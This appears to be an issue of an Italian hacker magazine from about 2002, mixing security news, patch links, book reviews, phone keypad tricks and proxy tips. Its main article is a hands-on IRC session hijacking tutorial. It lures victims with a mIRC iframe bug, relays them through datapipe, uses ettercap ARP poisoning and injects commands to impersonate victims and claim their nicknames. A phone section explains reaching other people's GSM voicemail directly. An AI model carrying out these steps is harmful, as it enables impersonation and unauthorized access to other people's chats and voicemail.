Come coprendo con un post-it la zona compresa fra la linea di divisione che separa le tracce audio (sul lato interno) da quella dati oppure tracciando con un pennarello dalla punta sottile una linea tangente alla linea divisoria in direzione dei bordi del disco, è possibile aggirare la protezione e rendere i CD protetti perfettamente leggibili da qualsiasi lettore di CD-ROM.
Questo avverrebbe perché la linea di pennarello o il post-it fanno in modo che il lettore ignori la traccia dati più esterna trattando in questo modo il disco come un normale CD audio.

Se "lesionate" il vostro CD preferito non prendetevela con noi: è un trucco made in Germany.

VULNERABILITÀ LINUX NETFILTER FIREWALL


È stata riscontrata una vulnerabilità in Linux Netfilter Firewall, in cui un remote user potrebbe determinare gli indirizzi interni della RETE sfruttando un bug nel codice della Network adress translation (NAT).
Sono afflitte da questa falla tutte le piattaforme Linux indistintamente.

Soluzione: applicare la patch resa disponibile dal team di sviluppo: **http://www.netfilter.org/security/2002-04-02-icmp-dnat.html.**

Oppure applicare la seguente regola: iptables -A OUTPUT -m state -p icmp --state INVALID -j DROP. K.

PROMOZIONE MICROSOFT: SEI FALLE IN UNA

Tante sono le nuove falle rilevate in IE candidato all'Oscar del Buco, come migliore attore protagonista. La stessa Microsoft ha rilasciato una patch cumulativa per IE che, oltre a sistemare tutti i precedenti buchi per IE 5.01, 5.5 e 6.0, corregge sei nuove vulnerabilità, fra cui tre classificate particolarmente pericolose.
Di tutto il pacchetto "Falle Microsoft" la più pericolosa riguarda Explorer 6 e consente attraverso, una pagina Web o una e-mail HTML trasportanti una URL particolare di violare le difese del PC. Cliccando sulla URL in questione si esegue nella macchina dell'utente uno script nella zona di sicurezza "Computer Locale".
Le altre due falle critiche riguardano il modo in cui IE gestisce i file Cascading Style Sheets e i cookie.
Per scaricare le patch per stare tranquilli l'indirizzo è questo: **http://www.microsoft.com/windows/ie/downloads/critical/Q321232/default.asp.**

RILASCIATO CISCO PIX DEVICE MANAGER 2.0

È stato rilasciato questa mattina il nuovo PIX device manager 2.0, interfaccia grafica di gestione del Cisco PIX firewall.
Alcune delle nuove features :
1. Support for PIX 6.2 features
- Auto Update
- Command Authorization
- DHCP Option 150 & 66
- Easy VPN Remote
- Factory Default Configuration
- ILS Fixup
- PPPoE
- Stub Multicast Routing
- Turbo ACL

2. New platforms/browsers
- Internet Explorer 6
- Windows XP
- Red Hat Linux 7.1 and 7.2

PDM 2.0 è downloadabile gratuitamente da **cisco.com** per chi ha l'accesso a software center.

"I CRETINI SONO PIÙ INGEGNOSI DELLE PRECAUZIONI CHE SI PRENDONO PER IMPEDIRGLI DI NUOCERE"
› Murphy

HOT!

BUFFER OVERFLOW IN WU-IMAPD


Wu-imapd è il demone imap prodotto dalla Washington University (quelli di wu-ftpd, per intenderci). Questo demone è vulnerabile a un buffer overflow, che accade quando un utente richiede gli attributi di una mailbox parziale. Quest'utente potrà eseguire codice arbitrario sul server con i permessi del demone o anche crashare il server. Le versioni vulnerabili sono la 2001.313 e la 2001.315.
Le patch per fissare questo bug sono già disponibili. Potete scaricare la patcha adatta dal (solito) sito securityfocus all'indirizzo: **http://online.securityfocus.com/bid/4713/solution/.**

BUG IN MSN CHAT CONTROL

L'MSN Chat Control è un controllo ActiveX che permette a gruppi di utenti di radunarsi in un unico posto virtuale per chattare. Esiste un buffer non controllato in una delle funzioni che gestiscono i parametri di input nell'MSN Chat control. Questo comporta un rischio di sicurezza perché un utente potrebbe sfruttare questo buffer overrun ed eseguire codice arbitrario sul computer dell'utente colpito. Questo attacco può essere effettuato o tramite un sito web o tramite una e-mail in html. Fortunatamente la Microsoft (che pensa a tutto) ha rilasciato una patch per Outlook che evita questo tipo di attacco. Potete inoltre scaricare la patch per MSN Chat Control sul sito Microsoft all'indirizzo **http://www.microsoft.com/Downloads/Release.asp?ReleaseID=38790.**

HACKBOOK

KNOW YOUR ENEMY: REVEALING THE SECURITY TOOLS, TACTICS, AND MOTIVES OF THE BLACKHAT COMMUNITY

Autori: by The Honeynet Project (Editore), L. Spitzner, B. Schneier, The Honeynet Project

Pagine: 352 con CDROM
Anno: 2001
Editore: Addison-Wesley
ISBN: 0201746131
Livello: Intermedio / Avanzato
Voto: 10/10
Costo: 39.99 $

Il nuovo progetto Honeynet (**http:// project.honeynet.org**) fondato da Lance Spitzner e da un gruppo di 30 professionisti della security a livello mondiale tra cui i famosissimi Fydoor (creatore di Nmap), Rain Forest Puppy (scopritore del famoso Explit di MDAC), Dug Song (creatore di Dsniffer), e tanti altri si occupa di studiare a fondo le metodologie di attacco della comunità hacker.
La rete honeynet ha come scopo primario quella di attrarre una grossa quantità di hackers tramite macchine predisposte per essere compromesse , monitorate e di studiarne i comportamenti e gli attacchi.
Nei primi 4 capitoli si accenna a cosa è un honeypot e una honeynet oltre a menzionare i prodotti commerciali più noti per la costruzione di honeypot , mentre nella seconda parte e' possibile trovare una dettagliata panoramica su come sia possibile effettuare delle analisi di un sistema compromesso a partire dai log dei firewall e degli ids (**intrusion detection system**).
Viene inoltre presentata una parte di analisi avanzata come il fingerprinting passivo e l'analisi forensica tramite l'utilizzo di Toroner's toolkit. Nel terza parte del libro e' presente una parte di analisi dei comportamenti psicologici di un hacker e lo studio di un caso reale di una macchina compromessa. Completano il libro varie appendici che indicano come utilizzare snort per loggare tutti i pacchetti del nostro honeypot, e vari databases di fingerprint passivo tramite TCP ed UDP.
Il cdrom include una serie di tools utilizzati dal progetto honeynet per la cattura e l'analisi dei dati; sono inoltre presenti una serie di logs di macchine compromesse per la successiva analisi e lo studio.
Un libro consigliato a coloro che vogliono imparare a fondo tecniche di analisi divertendosi.

ASP'ETTA CHE TI BUCO

Il nostro amico "Mantas" ci ha segnalato che il programma in asp "Snitz Forum". Basta inserire una piccola stringa di comando e si ottengono di colpo tutti i dati relativi agli utenti registrati nel data base compresi, e questo è grave, anche quelli con diritti di amministrazione.
E' facile ottenere dati personali e password, insomma entrare in possesso di tutit i dati sensibili.
Numerosi sono stati i Forum colpiti tra questi: International Webmaster Association (**www.iwa-italy.org/**) , **www.village.it**, **www.monteargentario.it**, **www.mirc-script.it**, **http://pippo.caltanet.it**, eccetera, eccetera. Per eliminare questa pericolosa vulnerabilità l'indirizzo rilevante in rete è: **http://pub47.ezboard.com/fsicurezza-netfrm3.showMessage?topicID=83.topic.**

NETFILTER BUGGATO

Netfilter (iptables) può dare informazioni su come avviene il port forwarding in pacchetti ICMP non filtrati. Il bug coinvolge solo se all'uso di iptables si unisce NAT (Network Address Translation). Il vecchio ipchains non è vulnerabile. Il bug avviene così: quando una regola di NAT viene applicata al primo pacchetto di una connessione e successivamente questo pacchetto genera un messaggio ICMP d'errore, questo viene mandato indietro con l'indirizzo

tradotto all'interno. In questo caso, chi manda il pacchetto può vedere l'indirizzo IP forwardato e si possono recuperare informazioni su come è configurato netfilter o sulla tipologia della rete. Al momento della stesura di quest'articolo non ci sono patch disponibili per risolvere questo problema. In ogni modo, è consigliabile filtrare i pacchetti ICMP locali non tracciati con il comando: iptables -A OUTPUT -m state -p icmp --state INVALID -j DROP.

BUFFER OVERFLOW IN TCPDUMP

Il team di sviluppo di FreeBSD durante un controllo del codice ha rilevato numerosi buffer overflow in tcpdump, nelle versioni precedenti alla 3.5.
Comunque le versioni più recenti di tcpdump (compresa la 3.6.2) sono vulnerabili ad un altro buffer overflow nelle funzioni di decoding AFS RPC.
Queste vulnerabilità potrebbero essere sfruttate da un utente remoto sia per crashare il processo tcpdump o addirittura eseguire codice arbitrario sul server con i permessi di tcpdump, che quasi sempre è root.
Per trovare la patch adeguata consultare l'advisory pubblicato da MandrakeSoft all'indirizzo

http://www.mandrakesecure.net/en/advisories/2002/MDKSA-2002-032.php.

"FAI UN PROGRAMMA CHE ANCHE UN IDIOTA PUÒ USARE, E SOLTANTO UN IDIOTA VORRÀ USARLO"
> Principio di Shaw

TRIPWIRE RILASCIA TRIPWIRE PER NETWORK DEVICES.

Tripwire per Network Devices e' una particolare versione del noto programma che assicura l'integrita' e la security di router,switches e firewalls. **http://www.tripwire.com/products/network_devices/**

CERT RILASCIA PAPER SU VULNERABILITÀ DHCP

Il bollettino è chiamato CA-2002-12: Format String Vulnerability in ISC DHCPD ed è reperibile alla url: **http://www.cert.org/advisories/CA-2002-12.html**


LE VENTI VULNERABILITÀ PIÙ CRITICHE...

Quali sono i richi più grossi dei Server che operrano in Internet? Lo ha definito in modo inequivocabile il SANS Institute e il National Infrastructure Protection Center (NIPC) che ha pubblicato le venti vulnerabilità più critiche per la sicurezza dei Web server.
Sono divise in tre categorie: vulnerabilità generali, vulnerabilità di Windows e vulnerabilità di UNIX.
Lo studio è frutto del lavoro dei maggiori esperti intenazionali delle agenzie federali americane, dei produttori di software e delle più importanti aziende di consulenza, di ricerche universitarie, del CERT/CC e del SANS Institute.
Questo fondamentale documento è stato tradotto a cura del Centro Ricerche di Data Security, ed è disponibile all'indirizzo **http://www.datasecurity.it/top20/**, dove può essere tranquillamente consultato e scaricato.

VULNERABILITÀ IN SHADOW/PAM-MODULES

Il pacchetto shadow contiene molti programmi utili per gestire le voci in /etc/passwd e in /etc/shadow.
Il SuSE Security Team ha scoperto una vulnerabilità che permette a un normale utente di distruggere questi files o di estendere i privilegi per determinati gruppi di utenti.
Questo è possibile dei limiti di dimensione dei files sbagliati e invocando uno dei programmi modificando i files di sistema.
A seconda dei permessi dei binari di sistema, questo problema potrebbe far sì che un utente normale guadagni i livelli di root, nel peggiore dei casi.
Fortunatamente non è possibile con un'installazione di default.
Il bug è stato risolto controllando l'integrità dei dati scritti in files temporanei prima di essere mossi a files specifici nel sistema.
Per risolvere totalmente il problema si deve aggiornare sia il pacchetto shadow sia il pam-modules.
La patch adeguata per il vostro sistema operativo è disponibile all'indirizzo: **http://www.suse.de/de/support/security/2002_17_shadow.html.**

HACKBOOK

LA SICUREZZA DEI SERVER WINDOWS NT/2000 IN INTERNET

Autori: Stefan Norberg
Pagine: 222
Anno: 2001
Editore: Hops Libri
ISBN: 88-8378-023-X
Livello: principiante
Voto: 8/10
Costo: 21.69 $

L'autore dopo aver lavorato come responsabile della security in Hewlett Packard si occupa ora di consulenza sulla network security per le maggiori aziende mondiali. Il libro rappresenta un'ottima fonte di informazione per tutti quei system administrators che si trovano a lavorare su piattaforme Windows NT/2000. All'interno troviamo una panoramica di come sia possibile, partendo dalla installazione di base irrobustire i propri server; inoltre è presente una sezione di come aumentare la propria sicurezza perimetrale e l'amministrazione remota tramite l'utilizzo di alcuni tools come openssh, tcp wrappers, vnc e CygWin.

HACKING EXPOSED WINDOWS 2000: NETWORK SECURITY SECRETS & SOLUTIONS

Autori: J. Scambray, S. McClure
Pagine: 500
Anno: 2001
Editore: McGraw-Hill Professional Publishing
ISBN: 0072192623
Livello: principiante
Voto: 9/10
Costo: 49.99 $

Rappresenta la guida assoluta per imparare come rendere sicuro il proprio sistema Windows 2000. Nei 17 capitoli sono trattati a fondo argomenti come la debolezza del protocollo NETBIOS, l'implementazione di metodologie per rendere sicuro Internet Information Server 5 e la messa in sicurezza di Sql Server o Terminal Server. Le appendici del libro spiegano come hardenizzare il proprio sistema Win 2000 partendo da checklist basate sulle esperienze degli autori.

LA PRIVACY PRECARIA DELLE COMUNICAZIONI IRC

IRC hijacking

Lo staff di Onda Quadra entra alla grande in HJ con un articolo sui problemi di sicurezza delle sessioni IRC. Li abbiamo scelti perché sono competenti, simpatici e hanno lavato la macchina a tutti quelli della redazione...

LISTA DELLA "SPESA"

Ettercap permette di fare hijacking in maniera semplice ed efficace utilizzando una tecnica conosciuta come ARP poisoning che consente di avvelenare la cache ARP di host locali al fine di alterarne il processo di risoluzione degli indirizzi IP in indirizzi MAC

IRC: Internet Relay Chat Protocollo per le chat in Internet. Un server può avere numerose chat room, chiamate anche channels.

Hijacking: è una tecnica che permette di intromettersi in una connessione esistente e prenderne il controllo. Molte volte basterebbe usare uno sniffer per catturare username e password per poi collegarsi "legalmente". Tuttavia è possibile trovarsi in situazioni in cui vengono usate password "usa e getta" e quindi, anche se l'attaccante riuscisse a sniffarne qualcuna, quando andrà ad usarle queste saranno già scadute.

1 Premessa

Non è intenzione dell'autore del presente articolo incentivare alcuna azione atta a ledere la privacy, bensì con il presente si intende dimostrare l'estrema facilità con cui un utente malintenzionato possa mettere a segno un attacco atto a minare l'integrità della comunicazione durante una sessione IRC.

2 Intro

Lo scopo di questo articolo è quello di illustrare una tecnica che permetta di prendere possesso della sessione di un utente al fine di inviare messaggi al canale ed interagire con ogni comando del server IRC in genere.

3 Requisiti

Ecco una breve lista di ciò di cui ho avuto bisogno per mettere in pratica quanto verrà detto in seguito.

Datapipe
Permette di redirigere il traffico in ingresso su una determinata porta dell'host locale verso un host e una porta arbitrari.

Ettercap
E' un tool che permette di sniffare e fare hijacking di una sessione utilizzando svariate tecniche tra cui l'avvelenamento delle cache ARP che sarà quella di cui mi servirò in seguito;

➲ LAN con due host Unix/Linux connessi a Internet. Il primo eseguirà il datapipe e ospiterà la sessione, l'altro host sarà quello dal quale eseguiremo Ettercap per fare hijacking della sessione che rimbalza su di noi.

4 Hijacking

4.1 Datapipe

Procuratevi un datapipe, personalmente ho utilizzato datapipe.c di Jeff Lawson, ponete in ascolto la porta 6667 mediante l'utilizzo del datapipesu uno dei due host che prendono parte alla vostra rete locale e fate inmodo che il traffico in ingresso su tale porta venga rediretto verso il server irc sulla porta 6667, esempio:

```
attacker@datapipe:~$ ./datapipe 192.168.1.5 6667 irc.azzurra.org 6667
```

A questo punto qualsiasi connessione in ingresso sulla porta 6667 dell'host locale 192.168.1.5 verrà rediretta verso il server IRC di Azzurra. Ora non vi resta che nattare(2) la porta 6667 sul vostro router di confine per permettere una connessione proveniente dall'esterno verso l'host locale che esegue il datapipe.

(2)nattare: deriva da NAT (Network Address Translation), permette la traduzione di un indirizzo IP in un altro, nel nostro caso permette di mettere in relazione la porta 6667 del router di confine con la stessa porta di un host interno alla rete locale (192.168.1.5) al fine di permettere l'accesso da parte di host esterni.

4.2 mIRC Bug

Ora il vostro sistema è pronto per ricevere una connessione da parte di un utente remoto, il quale verrà reinstradato tramite datapipe al server IRC in modo del tutto trasparente, non dovete far altro che trovare un utente che si connetta con il client IRC al vostro datapipe.

Un utente malizioso potrebbe sfruttare un bug abbastanza conosciuto del mIRC 5.9 e 5.91 per far connettere la vittima al proprio datapipe, la vulnerabilità consiste nella possibilità di costruire

una pagina web contenente un particolare tag html che permette di lanciare il client mIRC e farlo connettere ad un server arbitrario specificato all'interno della pagina html stessa.

<iframesrc="irc://vostro_IP:6667">

Basterà che la vittima visiti la pagina web contenente il tag html appena illustrato per causare la connessione della stessa all'IP specificato.

4.3 Ettercap

Ora che avete un utente potenziale connesso al server IRC tramite il vostro datapipe potete alterare la sessione di tale utente a vostro piacimento.

Ettercap permette di fare hijacking in maniera semplice ed efficace utilizzando una tecnica conosciuta come ARP poisoning che consente di avvelenare la cache ARP di host locali al fine di alterarne il processo di risoluzione degli indirizzi IP in indirizzi MAC.

Ettercap inoltre permette di inserire traffico arbitrario all'interno della sessione provvedendo a ricalcolare i campi sequence number e acknowledgement number al fine di mantenere la sincronizzazione della connessione.

L'utilizzo di un secondo host si rende necessario in quanto Ettercap **NON** permette l'avvelenamento della cache ARP dell'host sul quale viene eseguito, pertanto sarebbe impensabile eseguire il datapipe e Ettercap sullo stesso host per le limitazione appena evidenziate.

attacker@attack:~# ettercap

```
ettercap 0.6.3.1

5 hosts in this LAN (192.168.1.4 : 255.255.255.0)

1) 192.168.1.4          1) 192.168.1.4
2) 192.168.1.1          2) 192.168.1.1
3) 192.168.1.2          3) 192.168.1.2
4) 192.168.1.3          4) 192.168.1.3
5) 192.168.1.5          5) 192.168.1.5
```


Il menù principale di Ettercap è costituito dall'elenco degli IP degli host che prendono parte alla rete locale. Dovremo procedere selezionando dall'elenco a sinistra l'IP dell'host sorgente della sessione e a destra quello dell'host destinatario.

Nel nostro caso l'IP sorgente è quello dell'host su cui gira il datapipe ovvero 192.168.1.5 e l'IP dell'host destinatario è quello del gateway cioè 192.168.1.1, una volta scelti questi IP nella maniera opportuna sarà possibile procedere al poisoning della cache ARP dei due host mediante la pressione del tasto A.

```
ettercap 0.6.3.1

SOURCE: 192.168.1.5 <Filter: OFF
doppleganger illithid (ARP Based)
DEST: 192.168.1.1 <Active Dissector: ON

5 hosts in this LAN (192.168.1.4: 255.255.255.0)

1) 212.171.XXX.XX: 3600 <--> 192.168.1.5:6667 silent
2) 192.168.1.5:1028 <--> 192.106.224.132:6667 silent
```

Ora il traffico tra i due host risulta dirottato e possiamo osservare e modificare a nostro piacimento i dati in ingresso/uscita.

Nell'esempio qui sopra la voce 1) si riferisce alla sessione stabilita tra il client IRC remoto e il datapipe, mentre la voce 2) rappresenta la sessione tra datapipe e server IRC.

Datapipe: Programma che ridireziona tutti i pacchetti tcp diretti ad una porta su macchina ad un altra porta su un altra (o stessa) macchina.
Per maggiori informazioni: **http://www.s0ftpj.org/en/tools.html**

A questo punto selezioniamo la sessione 2) e iniziamo ad osservare il traffico che transita in chiaro sul nostro segmento di rete, una breve conversazione come questa...

```
[00:31:11] <victim> ciao e4zy
[00:32:19] <E4zy> ciao
[00:33:03] <victim> come va?
[00:33:17] <E4zy> tutto bene, grazie
```

...verrà riportata come output di Ettercap in un formato un po' meno leggibile, dove sulla sinistra viene riportato il traffico in uscita dal client diretto al server, mentre sulla destra il traffico in uscita dal server diretto verso il client:

```
ettercap 0.6.3.1

SOURCE: 192.168.1.5 < Filter: OFF
doppleganger illithid (ARP Based)
DEST: 192.168.1.1 < Active Dissector: ON

5 hosts in this LAN (192.168.1.4: 255.255.255.0)
192.168.1.5:1028
192.106.224.132:6667
PRIVMSG #ondaquadra :ciao e4zy:E4zy!~none@AzzurraNet-65135.42-151.
PRIVMSG #ondaquadra :come va net24.it PRIVMSG #ondaquadra :ciao.

:E4zy!~none@AzzurraNet-65135.42-151.
net24.it PRIVMSG #ondaquadra :tutto bene, grazie.

ASCII
ASCII
```

Usando il tasto TAB è possibile passare da una metà schermo all'altra in modo tale da poter intervenire sul lato client o sul lato server a seconda di dove si trova la finestra attiva.

5 Character Injection

Per adempiere al nostro scopo abbiamo bisogno di spostarci sul server side (una sola pressione del tasto TAB) al fine di inviargli comandi da parte del client dirottato, a questo punto premendo il tasto **I** si aprirà una finestra che ci permette di iniettare dei comandi nello stream che verranno elaborati dal server, vediamo un esempio:

```
ettercap 0.6.3.1
SOURCE: 192.168.1.5 < Filter: OFF
doppleganger illithid (ARP Based)
DEST: 192.168.1.1 < Active Dissector: ON
5 hosts in this LAN (192.168.1.4:
```

255.255.255.0)

192.168.1.5:1028
192.106.224.132:6667
PR Type characters to be injected (max 1000): PR
2-151.
PRIVMSG #ondaquadra :sono stupido!\r\n
tutto
2-151.
tutto
2-151.
tutto
ASCII

Quando inviamo comandi al lato server è sempre bene farli seguire dai caratteri \r\n che sostituiscono la pressione del tasto INVIO che ne permette l'esecuzione, ecco il risultato del comando precedente:

[00:31:11] <victim> ciao e4zy
[00:32:19] <E4zy> ciao
[00:33:03] <victim> come va?
[00:33:17] <E4zy> tutto bene, grazie
[00:33:49] <victim> sono stupido!

L'ultima frase pronunciata dalla vittima non è farina del suo sacco bensì è il frutto dell'iniezione di caratteri da parte dell'attacker nella sessione dirottata.

Il client IRC della vittima sarà l'unico a non visualizzare tale frase pertanto non desterà in lei alcun sospetto, il messaggio sarà in ogni caso visibile da tutti gli utenti del canale.

L'iniezione di caratteri all'interno della sessione TCP non si limita a fornire la possibilità di inoltrare messaggi al canale da parte della vittima, bensì permette l'esecuzione di ogni genere di comando sul server IRC alla sola condizione di conoscere il protocollo a livello applicazione con cui il client e il server comunicano, qui di seguito vi propongo una serie di esempi un po' più fantasiosi:

JOIN #canale
Fa joinare la vittima in un canale a vostra scelta.
NICK nickname
Cambia il nick della vittima in uno di vostro gradimento
MODE #canale +o nickname
Fa si che la vittima oppi nickname nel canale specificato, il nickname potrebbe essere il vostro.
KICK #canale nickname
Fa si che la vittima kicki nickname nel canale specificato.
PRIVMSG nickname :msg
Invia una query a nickname da parte della vittima contenente il testo msg.
ns ACCESS ADD mask
Se il server IRC su cui si trova la vittima dispone di servizi come Nickserv, potete addare la vostra mask in modo da essere riconosciuti come proprietari del nick... non siate lameri :)

Questi comandi dovranno essere sempre seguiti dai caratteri \r\n che ne permettono l'esecuzione da parte del server.

Provando a sniffare una vostra sessione sarete in grado di evidenziare ulteriori comandi utilizzabili in tale contesto.

6 Risorse

mount -t mind /dev/brain /mnt/head
README.ettercap.txt.

E4zy

NAT: Network Address Translation
Sistema che, interposto fra Internet e la rete interna, serve a mascherare l'indirizzo IP di rete del computer, sostituendone dinamicamente un altro. Ciò consente di utilizzare all'interno di una rete indirizzi IP non ufficiali, anche se corrispondo a numeri IP realmente esistenti su Internet. Il computer usa questo IP nelle comunicazioni interne alla rete. Quando il computer deve comunicare con l'esterno, il NAT gli attribuisce un numero IP ufficiale con il quale viene visto dall'esterno. Il NAT, inoltre, abbinato al ICS, permette a più PC in rete locale, di condividere un singolo accesso ad Internet.

LINKS

LE VERSIONI DI ETTERCAP

In questo elenco riportiamo tutti gli indirizzi rilevanti che riguardano ettercap, da cui è possibile effettuare i download (anche della versione 6.5.0) e in cui approfondire tutte le sezioni trattate nell'artico "made in Onda Quadra".

Homepage:
http://ettercap.sourceforge.net/

Tar/GZ:
http://ettercap.sourceforge.net/index.php?s=download

Changelog:
http://ettercap.sourceforge.net/index.php?s=history

RPM package:
http://ettercap.sourceforge.net/index.php?s=download&p=binary

Debian package:
http://ettercap.sourceforge.net/index.php?s=download&p=binary

CVS tree (cvsweb):
http://cvs.sourceforge.net/cgi-bin/viewcvs.cgi/ettercap

CELLULARE COL TRUCCO

Molti non lo sanno, ma esistono una serie di combinazioni di tasti in grado di attivare funzioni segrete e più o meno utili del cellulare, senza fare grossi danni...

Quante sono le opzioni del cellulare che vengono abitualmente usate? Il venti per cento del totale? Forse anche meno... A fronte di manuali di 100 pagine in cui viene spiegato minuziosamente tutto il funzionamento del cellulare di ultima generazione, c'è l'insanabile voglia di provare subito a chiamare... Usare il telefonino è prioritario, poi viene il resto.

Acquistare un tri-band, con tecnologia GPRS o Bluetooth , capace di inviare e ricevere mms e usarlo solo per chiamare e rispondere è un po' come possedere un paio di accendini e sfregarli tra loro, con fare neanderthaliano, per ottenere la combustione necessaria ad accendere una sigaretta...

Ma, prescindendo dai comandi tradizionali, codificati nei manuali, esistono combinazioni di tasti che consentono di ottenere un qualcosa in più... Tra tutti i trucchi rintracciabili anche in rete ce n'è uno davvero utile. Si tratta di un'opzione valida praticamente per tutti i cellulari che impedisce ad eventuali ladri di usare il impunemente il vostro telefonino. Per ottenere il numero di serie del vostro cellulare, battete i tasti: *#06#. Un codice a 15 cifre apparirà sullo schermo.

Questo codice è unico. Scrivetelo e conservatelo preziosamente. Se vi rubano il cellulare, telefonate al vostro operatore e dategli questo codice. Il vostro telefono potrà essere completamente bloccato, anche se il ladro cambia la scheda SIM.

Telefonare gratis

Provate a impostare il motore di ricerca con le parole chiave hacker+cellulari, troverete una serie di combinazioni di tasti alfanumerici per telefonare a gratis! Ne esistono per tutte le marche di cellulari, l'unica controindicazione è che l'operatore dopo una ventina di giorni blocca la scheda telefonica: bisogna vedere se il gioco vale la candela...

Vi piacerebbe mandare messaggi alle segreterie telefoniche degli utenti GSM, anche se non hanno abilitato il servizio? Come? Il principio è davvero semplicissimo.

L'abilitazione della segreteria telefonica cellulare in realtà non è altro che una deviazione delle chiamate in arrivo verso un secondo numero, molto simile al proprio numero di telefono.

Chiamata ---> Numero 1 ---> Numero 2 (Cellulare) (Segreteria)

Dunque, se con un altro cellulare GSM chiamiamo DIRETTAMENTE il secondo numero, quello della segreteria, potremo accedere al servizio, anche se l'utente non ha attivato la deviazione chiamate verso quell'altro numero! Quando l'utente accenderà il cellulare, riceverà un messaggio SMS che lo avvertirà della presenza di un certo numero di messaggi nella segreteria. Ecco a quali numeri telefonare:

Per i cellulari TIM:
Prefisso / 55 / Numero
Per i cellulari OMNITEL:
Prefisso / 20 / Numero.

SMS: Sistema con il quale i telefoni cellulari ricevono brevi messaggi di testo, fino a 168 caratteri.

TRUCCHI ASSORTITI

Nokia 3210-3310-5110-6110-8210
Ecco alcuni trucchi funzionati con modelli Nokia.
***3370#** migliora la ricezione del segnale ma aumenta il consumo del telefonino (#3370# disatt.)
***4720#** fa consumare meno il telefonino ma diminuisce la ricezione del segnale (#4720# disatt.)
***#0000#** Visualizza la versione del software del cellulare
***#92702689#** oppure #*war0anty#
Premendo il tasto navy si scorre nelle seguenti voci:
- Numero seriale (Serial No.)
- Mese e Anno di produzione (Made)
- Data di acquisto (Purchasing date)
- Ultima riparazione (Repaired)


da questo menu si esce spegnendo il telefonino.
***3370#** e **#3370#** Per attivare e disattivare l'Enhanced Full Rate, dopo un reinizializzazione del telefono. L'EFR è una modalità di funzionamento, non supportata da tutti i gestori di rete, che permette di migliorare la qualità dell'audio a danno della durata della carica della batteria.
***4720#** e **#4720#** Per attivare e disattivare l'Half Full Rate dopo la reinizializzazione del telefono. Il risultato è simile a quello dell'EFR (audio migliore, batteria più breve).
nn# Visualizza il numero telefonico memorizzato nella posizione nn della rubrica.

Motorola V3688
(p)(p)(p)191(p)1(p) ok attiva EFR
(p)(p)(p)191(p)0(p) ok disattiva EFR

Siemens C25, C35, M35, S35
***#0606#** mostra il codice segreto, ma solo senza scheda.
***#002#** Cancella tutte le deviazioni di chiamata.

NASCONDERE IL PROPRIO IP CON I SERVER PROXY

Navigare anonimo

Quando navighiamo in Internet veniamo catalogati, riconosciuti, ci scaricano sul PC i "biscottini" per schedarci ma c'è, fortunatamente, un modo per sfuggire a tutto ciò...

Forse non tutti lo sanno, ma esiste un Grande Fratello estremamente ingombrante e curioso che ci osserva. Anzi ci spia. E come mezzo privilegiato per carpire informazioni sul nostro conto personale utilizza proprio Internet e le nostre connessioni alla rete.
Basta collegarsi ad un sito, magari un portale con molto traffico, come quelli delle grandi società che operano in Internet, e il nostro computer comincia a stringere una serie di relazioni con il server a cui ci si è collegati. Relazioni che si riducono sostanzialmente ad uno scambio di informazioni, come il rilascio da parte del server stesso dei cosiddetti cookies, ovvero i "biscottini".
Si tratta di piccoli file di testo che vengono registrati sul disco rigido del computer, spesso senza che l'utente se ne accorga, attraverso i quali, il server che li ha rilasciati può riconoscere l'utente ogni volta che questo si collega al sito. Praticamente si viene schedati e ad ogni navigatore viene dato, anche se solo virtualmente, un volto.
Ma questo è solo uno degli esempi banalissimi. In realtà i grossi gruppi che operano in Internet hanno proprio bisogno di censire e riconoscere i propri utenti, perché questi rappresentano al momento attuale la loro unica vera ricchezza.

? **Proxy Server**: Server che si interpone fra la rete interna ed Internet per consentire un controllo di sicurezza dei dati in entrata e in uscita e per ottimizzare la comunicazione.

>> Il garante della Privacy

Per evitare questo tipo di intrusioni si possono usare dei server proxy ovvero dei server che garantiscono l'anonimato frapponendosi tra voi e il PC remoto che a cui vi state collegando ed evitando la trasmissione di dati.

Uno dei più noti ha un nome che è quasi premonitore "Anonymouse" (**http://nonymouse.com/**) e la sua home page è piuttosto spartana.

Qui le opzioni sono davvero limitate. E' disponibile uno spazio dove digitare l'indirizzo del sito che si vuole visitare in tutta sicurezza e completo anonimato.

Navigando dalla finestra di Anonymouse si è al sicuro dai "Cookies" ma non solo, infatti il sito cripta l'indirizzo e i dati del computer del navigatore e riesce anche a sanare alcuni problemi di compatibilità che generalmente nascono visitando siti che utilizzano elementi in Flash o Shokwave. Due programmi visuali di largo consumo per animazioni su web.

Quando l'amministratore di un server scandaglia le visite al sito può rilevare in tutta comodità gli indirizzi IP di chi si è collegato, ma chi ha avuto l'accortezza di navigare usando Anonymouse lascerà la posto del proprio IP una serie di +++++++++++++++++.

Il sito consente di inviare anche e-mail in tutta sicurezza.

>> Anonymizer e i suoi fratelli...

Sempre in tema di anonimato Anonymizer (http://www.anonymizer.com) è un altro sito che consente di navigare in modo completamente anonimo, schermando l'IP. Ma non è il solo. Iprive.com (**http://www.iprive.com/bar/index.html**) propone una barra di navigazione da integrare al browser (Explorer 5). Si scarica in formato zippato e si installa come un accessorio di Explorer consentendo di navigare in segreto scrivendo l'indirizzo non nello spazio abituale del browser ma in quello della barra aggiuntiva.

